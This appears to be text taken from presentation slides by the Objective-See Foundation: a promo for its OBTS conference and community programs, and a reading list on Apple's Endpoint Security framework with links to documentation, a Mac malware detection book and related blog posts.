
Come to #OBTS v8!
Oct. 2025 (Spain)

OBJECTIVE-SEE FOUNDATION 501(c)(3)

learn more our community efforts ... & support us! 🥰



#OBTS Conference



College Scholarships



Diversity Programs
("Objective-We")

The Objective-See Foundation
objective-see.org/about.html

Mahalo to the "Friends of Objective-See"



Mastering Apple's Endpoint Security

RESOURCES :

"Endpoint Security"

`developer.apple.com/documentation/endpointsecurity?language=objc`

"The Art of Mac Malware (Vol II: Detection)"

`taomm.org/vol1/read.html`

"Endpoint Security Playground"

`github.com/objective-see/TAOMM/blob/main/Code/Vol II/CH 8/ESPlayground/App/ESPlayground/muteInvert.m`

"Introducing: Mac Monitor"

`redcanary.com/blog/threat-detection/mac-monitor/`

"TCCing is Believing"

`objective-see.org/blog/blog_0x7F.html`